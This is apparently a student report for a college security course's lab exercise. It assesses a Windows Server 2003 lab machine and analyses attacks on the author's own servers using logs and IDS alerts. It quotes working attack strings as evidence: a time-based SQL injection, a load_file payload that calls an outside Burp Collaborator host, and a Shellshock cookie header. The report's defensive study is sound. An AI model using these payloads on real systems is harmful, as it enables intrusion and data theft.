Open Season - CIS413 - Reece Watkins Section 1 : Security Assessment


1. Executive Summary

I performed a security assessment on a system with the IP address 10.4.13.90. The machine exists within the College of Business's ELab subnet (address space 10.4.13.1/24). The purpose of this assessment was to evaluate the system's existing security configuration and to discover if there were any vulnerabilities or if services provided by the machine were exposing the machine and the greater network to avoidable risk.


Scan Results Legion Information Scan:



Metasploit Services Scan:



BurpSuite Found Issues and SQL Queries



3. My Findings

Some information obtained through the use of the different scanning methods include: services running or available for external use, disclosed vulnerabilities or safety risks, databases possible to access, and if there is a firewall.

With scanning we were able to determine that the system is a Microsoft Windows Server 2003 SP2 (build:3790). In addition, we discovered the webserver allows PHP 5.3.24 scripting and ASP.NET.

The machine has 10 open ports,

(Service:Port) - Description

HTTP:80 - HTTP

NetBIOS:137 - extraneous if 445 is open

SMB:139,445 - Microsoft Server Message Block

RTSP:554 - Real-Time Streaming

DCERPC:135,1025,1027 - Distributed Computing Environment

WMS:1755 - Windows Media Services MySQL:3306 - MySQL connection

MS-WBT-Server:3389 - Windows terminal server, Remote Desktop

WinRM:47001 - Windows Remote Management -TCP access

4. Risk Assessment and Recommendations

Top 5 Vulnerabilities

- 1. The top vulnerability in my opinion is the lack of a firewall. This is apparent after running the Legion Tool in Kali. The reason why I believe the lack of a firewall is a major vulnerability in this machine is that firewalls provide multiple purposes: they can filter traffic based on source and destination IPs and ports as well as obfuscate the system to potential attackers. My Legion scan showed that the Windows system has 10 open ports, 65525 closed ports, and 0 filtered ports. Putting the machine behind a firewall would limit the amount of information gleaned by an attacker using a simple scanning tool. In addition, considering the machine is running Microsoft Windows Server 2003 (which was no longer supported by Microsoft as of 2015), it is most likely not patched for vulnerabilities that have been found since 2015, so we want to make this machine as difficult as possible to gain unauthorized access and to learn about. Solution Install a firewall, filter all ports, close ports you are not using.
- 2. Another serious vulnerability found was SQL injection -- the direct pass-through of user input through the webpages. The lack of sanitation of user input injected into the pages is a huge risk. The BurpSuite scan was able to perform SQL injections on the 10.4.13.90 webpages, and those injections can be seen above. These injections ranged from disrupting use by causing the database to sleep all the way to attempt to load external files into the database.

GET /index.php?(select*from(select(sleep(20)))a)=1 <--- Sleep Attack

(select%20load_file('%5c%5c%5c%5cqoizid1s66qfowunbw0ltl2s4jady5mwoki78vx.burpcollab orator.net%5c%5caom')) <--- Remote file load

SQL injections can steal or destroy information contained in databases; considering databases are a leading method for data collection and storage, it is paramount to secure them. Solution - The way to help mitigate SQL injection is by parameterizing user input as well as limiting what can be in a SQL query. This will effectively remove the executability of any malicious code an attacker might send. Also, the use of Regex for input parsing can be helpful to limit the character set a user can send to your database.

3. Another security issue present is the use of the DCERPC service and the port 135. DCE (distributed computing environment) allows for the execution of code on a remote computer. In my assessment I noticed that DCE has 52 endpoints mapped, which means that it is linked to 52 services. Those services could then be avenues for attackers to compromise the 10.4.13.90 machine if there are vulnerabilities (in the linked services) and execute remote code. In addition, some services connected to DCERPC can allow information to be leaked to malicious actors -- information about the machine: its configuration and operating system and patch level.

Solution - Unless there are specific needs for DCE it would be prudent to disable the service and close the related ports (135,1025,1027).

4. Another vulnerability found is the possibility for clickjacking caused by the webpages: 10.4.13.90/index.php, 10.4.13.90/prodSearch1.php, 10.4.13.90/allProducts.php. Clickjacking happens when content is displayed in the user's browser with an invisible frame/layer above the intended content. The attacker can put a button or link inside the invisible frame, right where a user was clicking with their mouse. This could then be used to compromise the system's data, cause the user to reveal personal or secure data, or log in with the user's information elsewhere. Clickjacking hacks have happened in recent memory in Twitter and in email services, so the risk for this attack is realistic and should be protected against. Solution - Due to the age and insecurity of the 10.4.13.90 system, it would be appropriate to alter the HTTP response header to not allow framing at all. You would implement that as such: Content-Security-Policy: frame-ancestors 'none';

Information partially sourced from: https://owasp.org/www-community/attacks/Clickjacking

5. Another weakness is the potential for Cross-Site Scripting caused by unsecure implementation of webpages. The 10.4.13.90/index.php does not define a character set for HTML to deliver content with. This is potentially dangerous because it could allow for an attacker to inject custom malicious code that is saved and could be later accessed and spread to other people. I assert that this machine would be a good target for persistent XSS because of the media streaming ports left open. To me this indicates that this machine is being used to store and stream media to outside users, so if the machine is compromised then any future user is at risk.

Solution - Any time the machine sends a response that contains HTML content it should have a defined charset to interpret the data with. (e.g. charset=UTF-8) Information partly sourced from:

https://portswigger.net/kb/issues/00800200 html-does-not-specify-charset

Section 2 : Remediation

I constantly updated my email throughout the Open Season period and received no communication that my systems were ever compromised. In addition, I kept an eye on my machines and no "Kilgore.txt" was ever written and my databases were not added to.

I know that Windows Defender is no champion, but I did a full scan and there were no security risks found.

I also performed login-log scans for both machines as well as running process-audits for both machines and did not find anything unusual. The screenshots for aforementioned scans can be found in the beginning of Section 3.

Section 3: My Systems' Analysis

The systems I control that were attacked include a Windows server (192.168.1.114) and an Ubuntu server (192.168.1.115). Neither of my systems appear to have been compromised. I looked at the file logs contained between "last" and "lastb" on my Ubuntu system and did not detect unauthorized logon access granted. In addition, I went through the Events Viewer logsystem that Windows uses and I did not detect unauthorized logon access granted there. Another way I attempted to detect if my systems were compromised was by viewing services and processes currently running on each machine to see if anything abnormal was present.

Here is the atop command running on my Ubuntu system.

ATOP -	securit	y-virtual	l-machine	e	2021/	12/12 20:	21:00						10s	elapsed
PRC	sys	0.05s	user	0.10s	#ргос	330	#tslpu	J	0	#Z(ombie	0	#exit	1
CPU	sys	1%	user	1%	irq	0%	idle	199	9%	wa	it	0%	curscal	. ?%
cpu	sys	0%	user	0%	irq	0%	idle	99	9%	срі	J001 W	0%	curscal	. ?%
cpu	sys	0%	user	0%	irq	0%	idle	99	9%	срі	M 000r	0%	curscal	. ?%
CPL	avg1	0.15	avg5	0.11	avg15	0.09	CSW	283	32	in	tr 1:	172	numcpu	2
MEM	tot	7.8G	free	5.5G	cache	825.4M	buff	62.9	M	sl	ab 162	.2M	hptot	0.0M
SWP	tot	2.0G	free	2.0G			l		1	VM	com 5	.7G	vmlim	5.9G
DSK		sda	busy	0%	read	0	write		5	MBı	v/s	0.0	avio 0.	80 ms
PID	SYSCPU	USRCPU	VGROW	RGROW	RUID	EUID	ST	EXC	THR	S	CPUNR	CPU	CMD	1/1
4508	0.03s	0.02s	ΘK	ΘK	supe	supe			1	R	1	1%	atop	
3697	0.00s	0.04s	0K	ΘK	supe	supe			15	S	1	0%	gnome-	shell
3551	0.01s	0.01s	ΘK	ΘK	supe	supe			6	S	0	0%	Xorg	
4092	0.00s	0.01s	ΘK	ΘK	supe	supe			4	S	0	0%		terminal
3946	0.00s	0.01s	ΘK	ΘK	supe	supe			3	S	0	0%	vmtool	
956	0.00s	0.01s	0K	0K	root	root			3	S	1	0%	vmtool	.sd
3273	0.01s	0.00s	0K	0K	root	root			1	Ι	1	0%	kworke	r/1:1-ev
1333	0.00s	0.00s	0K	0K	gdm	gdm			15	S	0	0%	gnome-	
1116	0.00s	0.00s	ΘK	0K	root	root			9	S	0	0%	contai	nerd.
3734	0.00s	0.00s	ΘK	ΘK	supe	supe			3	S	1	0%	ibus-d	aemon
3997	0.00s	0.00s	ΘK	ΘK	supe	supe			3	S	1	0%	ibus-e	ngine-si
10	0.00s	0.00s	ΘK	ΘK	root	root		-	1	I	0	0%	rcu_sc	hed

Services running on my Windows system:

S	ystem	4	Services	0	132 K
SI	mss.exe	336	Services	0	1,256 K
C	srss.exe	440	Services	0	4,376 K
W.	ininit.exe	540	Services	0	5,016 K
C:	srss.exe	548	Console	1	13,408 K
W.	inlogon.exe	604	Console	1	10,788 K
	ervices.exe	672	Services	0	9,216 K
1	sass.exe	692	Services	0	19,380 K
S	vchost.exe	776	Services	0	22,280 K
S	vchost.exe	828	Services	0	20,280 K
S	vchost.exe	972	Services	0	24,584 K
S	vchost.exe	1016	Services	0	29,216 K
S	vchost.exe	296	Services	0	40,032 K
S	vchost.exe	1080	Services	0	83,028 K
S	vchost.exe	1088	Services	0	18,580 K
s	vchost.exe	1100	Services	0	182,016 K
W	UDFHost.exe	1264	Services	0	7,980 K
S	vchost.exe	1280	Services	0	26,128 K
S	vchost.exe	1356	Services	0	7,504 K
S	vchost.exe	1760	Services	0	7,708 K
S	poolsv.exe	1980	Services	0	22,900 K
S	vchost.exe	2024	Services	0	10,524 K
S	vchost.exe	932	Services	0	23,784 K
a:	spnet_state.exe	680	Services	0	7,076 K
S	vchost.exe	1612	Services	0	8,464 K
g	isvc.exe	1796	Services	0	9,248 K
S	qlwriter.exe	2072	Services	0	7,700 K
S	vchost.exe	2080	Services	0	17,712 K
	mtoolsd.exe	2092	Services	0	23,648 K
S	qlbrowser.exe	2132	Services	0	4,348 K

More Windows services

chrome.exe	5772 Console		38,480 K	wlms.exe	2172 Services	0	3,216 K
chrome.exe	5908 Console		17,584 K	VGAuthService.exe	2180 Services		10,348 K
cmd.exe	5740 Console		2,720 K	vm3dservice.exe	2188 Services		6,152 K
conhost.exe	4660 Console		15,324 K	svchost.exe	2196 Services		11,824 K
vm3dservice.exe	1456 Console		8,024 K	MsMpEng.exe	2220 Services	0	317,176 K
ApplicationFrameHost.exe	4400 Console		19,656 K	vm3dservice.exe	2584 Console		8,036 K
chrome.exe	1808 Console		79,040 K	dllhost.exe	3192 Services	0	12,936 K
chrome.exe	3996 Console		49,096 K	sqlservr.exe	3220 Services	0	198,612 K
dwm.exe	6120 Console		49,952 K	WmiPrvSE.exe	3548 Services	0	39,268 K
vm3dservice.exe	1244 Console		7,704 K	msdtc.exe	3556 Services	0	9,820 K
notepad.exe	1036 Console		14,160 K	SQLAGENT.EXE	460 Services	0	8,496 K
chrome.exe	2252 Console	1	48,956 K	conhost.exe	3264 Services	0	9,188 K
chrome.exe	4124 Console		132,348 K	fdlauncher.exe	80 Services	0	4,652 K
chrome.exe	5948 Console		16,448 K	fdhost.exe	1272 Services 3500 Services	0 0	6,180 K
taskhostw.exe	7148 Console	1	15,580 K	conhost.exe NisSrv.exe	1304 Services	9	8,792 K 9,572 K
chrome.exe	4140 Console		36,840 K	svchost.exe	4072 Services	9	7,488 K
explorer.exe	768 Console		43,740 K	vm3dservice.exe	1044 Console	1	8,024 K
dllhost.exe	7016 Console	1	12,916 K	RuntimeBroker.exe	3568 Console		41,688 K
chrome.exe	7428 Console	1	82,092 K	sychost.exe	3784 Console		20.556 K
MpCmdRun.exe	7732 Services	0	10,080 K	sihost.exe	3488 Console		21,924 K
chrome.exe	8156 Console		24,472 K	taskhostw.exe	1720 Console	1	17,304 K
vm3dservice.exe	7612 Console	1	7,684 K	explorer.exe	4368 Console		120,392 K
MSASCui.exe	5264 Console		27,580 K	ShellExperienceHost.exe	4672 Console	1	107,896 K
MSASCuiL.exe	6448 Console		13,916 K	SearchUI.exe	4804 Console	1	120,180 K
WmiPrvSE.exe	5476 Services		9,396 K	ServerManager.exe	836 Console		136,232 K
vm3dservice.exe	3060 Console		7,812 K	vmtoolsd.exe	948 Console		15,480 K
WmiPrvSE.exe	5520 Services	0	13,644 K	chrome.exe	4120 Console		153,320 K
tasklist.exe	7976 Console		8,056 K	chrome.exe	4276 Console		7,820 K
				chrome.exe	2484 Console		56,296 K
C:\Users\Administrator>				chrome.exe	5772 Console	1	38,480 K

Lastb (old Ubuntu login attempts)

```
lastb: cannot open /var/log/btmp: Permission denied
supe@security-virtual-machine:~$ sudo lastb
sudo] password for supe:
                                                   9 13:58 - 13:58
9 13:57 - 13:57
Alexande ssh:notty
                      10.4.13.5
                                          Thu Dec
                                                                      (00:00)
alexande ssh:nottý
                       10.4.13.5
                                                                      (00:00)
                                          Thu Dec
alexande ssh:notty
                      10.4.13.5
                                          Thu Dec
                                                    9 13:57 - 13:57
                                                                      (00:00)
                                                    9 13:57 - 13:57
alexande ssh:notty
                      10.4.13.5
                                          Thu Dec
                                                                      (00:00)
                                                                      (00:00)
                       10.4.13.5
alexande ssh:notty
                                          Thu Dec
                                                   9 13:56 - 13:56
                                                   9 13:55 - 13:55
9 08:37 - 08:37
alexande ssh:notty
                       10.4.13.5
                                          Thu Dec
                                                                      (00:00)
admin
         ssh:notty
                       10.4.13.217
                                          Thu Dec
                                                                      (00:00)
admin
                       10.4.13.217
                                                   9 08:37 - 08:37
         ssh:notty
                                          Thu Dec
                                                                      (00:00)
                                                    9 08:37 - 08:37
                                          Thu Dec
vagrant ssh:nottv
                       10.4.13.217
                                                                      (00:00)
                                                   9 08:37 - 08:37
vagrant ssh:notty
                       10.4.13.217
                                          Thu Dec
                                                                      (00:00)
                       10.4.13.217
                                          Thu Dec
                                                   9 08:37 - 08:37
                                                                      (00:00)
service ssh:notty
                                                            - 08:37
service ssh:notty
oostgres ssh:notty
                       10.4.13.217
                                          Thu Dec
                                                   9 08:37
                                                                      (00:00)
                                                            - 08:37
                       10.4.13.217
                                          Thu Dec
                                                   9 08:37
                                                                      (00:00)
                                                   9 08:37 - 08:37
oostgres ssh:notty
                       10.4.13.217
                                          Thu Dec
                                                                      (00:00)
                       10.4.13.217
                                                    9 08:37 - 08:37
oot
         ssh:notty
                                          Thu Dec
                                                                      (00:00)
oot
         ssh:notty
                       10.4.13.217
                                          Thu Dec
                                                    9 08:37 - 08:37
                                                                      (00:00)
                                          Thu Dec
                                                   9 08:37 - 08:37
                                                                      (00:00)
nsfadmin ssh:notty
                       10.4.13.217
nsfadmin ssh:notty
                       10.4.13.217
                                          Thu Dec 9 08:37 - 08:37
                                                                      (00:00)
```


Last (recent Ubuntu login attempts)

```
wtmp begins Thu Dec 9 13:22:59 2021
supe@security-virtual-machine:~$ last -20
supe
        :0
                       :0
                                          Sun Dec 12 19:51
                                                              still logged in
                                         Sun Dec 12 19:50 - 19:50
Sun Dec 12 19:49 - 19:50
                                                                      (00:00)
(00:00)
security tty2
                       tty2
security tty2
                       tty2
security pts/0
                       10.4.13.5
                                          Sun Dec 12 19:12 - 19:49
                                                                      (00:37)
reboot system boot 5.4.0-81-generic Sun Dec 12 18:55
                                                              still running
                                                                      (00:12)
security pts/0
                       10.4.13.5
                                          Sun Dec 12 18:43 - crash
security pts/0
                       10.4.13.5
                                          Sun Dec 12 17:46
                                                           - 17:47
                                                                      (00:00)
security pts/0
                       10.4.13.2
                                          Thu Dec
                                                   9 13:22 - 18:10
                                                                      (04:47)
wtmp begins Thu Dec 9 13:22:59 2021
supe@security-virtual-machine:~$
```

My Windows system was attacked approximately 31,000 times, nearly exclusively using HTTP on port 80. My Ubuntu system was attacked approx. 23,500 times and they mainly targeted HTTP requests on port 8090.

IP Information							
Sources IP	ŀ	Destinations IP	ı	Source Ports	ı	Destination	ns Ports :
10.4.13.223	19108	192.168.1.114	31208	42153	859	80	54815
10.4.13.217	18024	192.168.1.115	23460	48729	803	22	26
10.4.13.203	16825	10.4.13.217	171	55817	778	3389	19
192.168.1.114	816	10.4.13.65	168	80	481	46261	7
10.4.13.65	608	10.4.13.223	147	57723	365	53989	7

The main attack tools appear to be OpenVAS, Nikto, and BurpSuite, and we can easily determine this through the information included in the HTTP Header. In addition, SELKS provides this information on their dashboard under HTTP UserAgents.




Here is an image of the signatures captured by my SELKS IDS.

Top Alert Signatures			Top Alert Categories			
#	Signature		#	Category		
45768	ET SCAN OpenVAS User-Agent Inbound		48370	Attempted Information Leak		
1504	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt		3956	Web Application Attack		
1351	ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie		1552	Attempted Administrator Privilege Gain		
987	ET WEB_SERVER cmd.exe In URI - Possible Command Execution Attempt		595	A Network Trojan was detected		
977	ET WEB_SERVER /system32/ in Uri - Possible Protected Directory Access Attempt		473	access to a potentially vulnerable web application		
485	ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT		197	Misc activity		
481	GPL WEB_SERVER 403 Forbidden		184	Unknown Traffic		
287	ET WEB_SERVER PHP tags in HTTP POST		70	Potentially Bad Traffic		
219	ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd=)		63	Information Leak		
208	GPL WEB SERVER printenv access		32	Detection of a Network Scan		

The main attack signature captured by my SELKS IDS is "ET SCAN OpenVAS User-Agent Inbound", this signature was seen attacking my Windows box 26,000 times (80% of attacks), and my Ubuntu box 20,000 times (85% of the attacks). This is indicative of someone using an HTTP request method on my systems to either retrieve unauthorized data (/etc/shadow/) or exploit bash to gain unauthorized access (bypass environment restrictions). The alert caught by SELKS displays lots of info about the attack/scan. In the images below you can see where

the HTTP request came, the ports it transited through, as well as the HTTP GET request that the OpenVAS scanner created and sent to my machine. Additionally, you can see that my machine rejected this request due to the 404 error it responded with. This malicious code specifically tried to gain access to the Windows boot.ini file (text file containing boot options and BIOS settings). If the attackers were able to access the boot.ini file they could edit BIOS systems and possibly boot-orders to compromise the system startup process. Because of these possible consequences I believe that this attack has the most potential for damage.



Here is an example of another attack : OpenVAS attempting to execute CVE 2014-6271 on my Ubuntu system using HTTP POST.




```
POST / HTTP/1.1..Host: 10.4.13.60:8090..User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS-VT 21.4.3)..Cookie: () { _; OpenVASVT; } >_[$($())] { echo Content-Type: text/plain; echo; echo; PATH=/usr/bin:/usr/local/bin:/bin; export PATH; id; }..Connection: close..Accept: */*....
```

This CVE 2014-6271 attempts to exploit an error in Bash string processing to give remote attackers a non-regular environment in which they can execute their code. This ignores user privilege. This vulnerability is patched after GNU Bash 4.3 so the actual danger in this attack was not as significant.



Another attack that was prominent on my systems was attempted Cross Site Scripting Injections.



The XSS attacks tried to perform a variety of functions but the one pictured tried running a script to steal cookie data from the system. The attacker is attempting this using an HTTP GET request that then interacts with the system trying to steal other information. Notice the reliance on very old webBrowsers, I believe that this is indicative of older systems being more vulnerable compared to newer and patched machines; because of this I do not think these attacks were too risky on my system.

The "ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT" signature detected by SELKS above indicates that someone attacked my systems using SQL Injection. I would have expected other people to scan my database and possibly compromise it using SQLMap, however, upon in-depth inspection every SQL Injection attempt came from my own attempts to scan my systems vulnerabilities and none of my classmates attacked my SQL DB. Got lucky I guess.

The other attack vectors, such as the one that includes cmd.exe in the URI (ET WEB_SERVER cmd.exe in URI Possible Command Execution) or includes /system32/ in the URI (ET WEB_SERVER /system32/ in URI Possible Protected Directory) seem much more dangerous options because they would give the attacker a root/shell console with which they can do anything. These attacks all source from the Nikto Tool and were unsuccessful in compromising the paths to those secure shells.

You can see attempted attacks below.

